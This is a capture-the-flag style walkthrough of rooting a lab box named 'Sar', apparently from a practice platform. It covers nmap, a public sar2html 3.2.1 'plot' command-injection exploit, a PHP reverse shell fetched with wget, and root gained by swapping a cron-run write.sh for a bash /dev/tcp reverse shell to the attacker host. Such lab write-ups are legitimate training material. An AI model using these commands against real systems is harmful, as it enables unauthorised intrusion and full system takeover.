Sar-Writeup

Nmap

```
nmap -sC -sV -p- 192.168.214.35 -oA sar-nmap
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-12 14:33 CDT
Nmap scan report for 192.168.214.35
Host is up (0.077s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 33:40:be:13:cf:51:7d:d6:a5:9c:64:c8:13:e5:f2:9f (RSA)
|   256 8a:4e:ab:0b:de:e3:69:40:50:98:98:58:32:8f:71:9e (ECDSA)
|_  256 e6:2f:55:1c:db:d0:bb:46:92:80:dd:5f:8e:a3:0a:41 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.29 seconds
```

Interesting web page

Robots.txt shows "sar2HTML"

957d065ada0159fb7fa05a26ba32331f.png

Searchsploit gives us possible exploits of this version


sar2html Ver 3.2.1

b41fc20a416edc113b754c74ccbcea8c.png

The exploit reads... "In web application you will see index.php?plot url extension.

http:///index.php?plot=; will execute
the command you entered. After command injection press "select # host" then your command's output will appear bottom side of the scroll screen."

Lets try it on the web page...



COLLECTING SAR DATA

1. Use sar2ascii to generate a report:


- Download following tool to collect sar data from servers: sar2ascii.tar.
- Untar it on the server which you will examine performance data.
- For HPUX servers run "sh sar2ascii".
- For Linux or Sun Solaris servers run "bash sar2ascii".
- It will create the report with name sar2html-hostname-date.tar.gz under /t
- Click "NEW" button, browse and select the report, click "Upload report" bu
- Or simply type "sar2html -m {sar2html report}" at command prompt.

2. Use built in report generator:

The drop down menu named "select host" on the top left displays the results of our command.


Here we find the potential "love" user.

Lets try the other exploit and see if we can get RCE on the box.



```
┌──(root💀kali)-[~/pg/boxes/sar]
└─# searchsploit -m php/webapps/49344.py
  Exploit: sar2html 3.2.1 - 'plot' Remote Code Execution
      URL: https://www.exploit-db.com/exploits/49344
     Path: /usr/share/exploitdb/exploits/php/webapps/49344.py
File Type: Python script, ASCII text executable, with CRLF line terminators

Copied to: /root/pg/boxes/sar/49344.py
```

This exploit is interesting as it runs commands on the box through the "/index.php?plot=;" and returns the output into a shell for us.




```
┌──(root💀kali)-[~/pg/boxes/sar]
└─# python3 49344.py
Enter The url => http://192.168.214.35/sar2HTML/
Command => ls
LICENSE
index.php
sar2html
sarDATA
sarFILE
```

This shell is limited so lets try and upload a php reverse shell using wget.

I just used the standard php shell found in kali found in:


```
/usr/share/laudanum/php/php-reverse-shell.php
```

Now lets upload our shell and start our listener.




```
Command => wget http://192.168.49.214:8000/shell.php

Command => ls
LICENSE
index.php
sar2html
sarDATA
sarFILE
shell.php
test.txt
test.txt.1
```

Then navigate to it in the web-browser.



192.168.214.35/sar2HTML/shell.php

And now we have a more interactive shell on the box!




```
┌──(root💀kali)-[~/pg/boxes/sar]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.49.214] from (UNKNOWN) [192.168.214.35] 37044
Linux sar 5.0.0-23-generic #24~18.04.1-Ubuntu SMP Mon Jul 29 16:12:28 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 01:50:33 up 52 min,  0 users,  load average: 1.00, 1.00, 1.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
cdrom
dev
etc
```

The box did not have python2 but it does have python3. Lets upgrade our shell

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```


We notice two files we didn't see before in the html directory.




```
www-data@sar:/var/www/html$ ls
ls
finally.sh  index.html  phpinfo.php  robots.txt  sar2HTML  write.sh
```

We see "write" and "finally".

The finally script is owned by root and just executes "./write.sh"




```
www-data@sar:/var/www/html$ ls -la
ls -la
total 40
drwxr-xr-x 3 www-data www-data  4096 Jun 13 02:24 .
drwxr-xr-x 5 www-data www-data  4096 Jun 13 02:09 ..
-rwxr-xr-x 1 root     root        22 Oct 20  2019 finally.sh
-rw-r--r-- 1 www-data www-data 10918 Oct 20  2019 index.html
-rw-r--r-- 1 www-data www-data    21 Oct 20  2019 phpinfo.php
-rw-r--r-- 1 root     root         9 Oct 21  2019 robots.txt
drwxr-xr-x 4 www-data www-data  4096 Jun 13 01:49 sar2HTML
-rwxrwxrwx 1 www-data www-data    57 Jun 13 02:23 write.sh
www-data@sar:/var/www/html$
```



```
www-data@sar:/var/www/html$ cat finally.sh
cat finally.sh
#!/bin/sh

./write.sh
```

Write.sh just creates "/temp/gateway".

Linpeas reveals that this is a cron job running every 5 minutes.



```
*/5 * * * *   root    cd /var/www/html/ && sudo ./finally.sh
```

We cannot edit the "finally" script however, we can remove the write.sh script and replace it with a malicious file with the same name.

The payload is a simple bash script that will call back to our netcat listener.


```
#!/bin/bash
bash -i >& /dev/tcp/192.168.49.214/9002 0>&1
```

Remove the write script from the target box and replace it with our malicious one.

Start the listener and wait for it to connect back.

```
nc -lvnp 9002
listening on [any] 9002 ...
connect to [192.168.49.214] from (UNKNOWN) [192.168.214.35] 52432
bash: cannot set terminal process group (32027): Inappropriate ioctl for device
bash: no job control in this shell
root@sar:/var/www/html#
```

Now we have a root shell on the box!



```
root@sar:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@sar:~#
```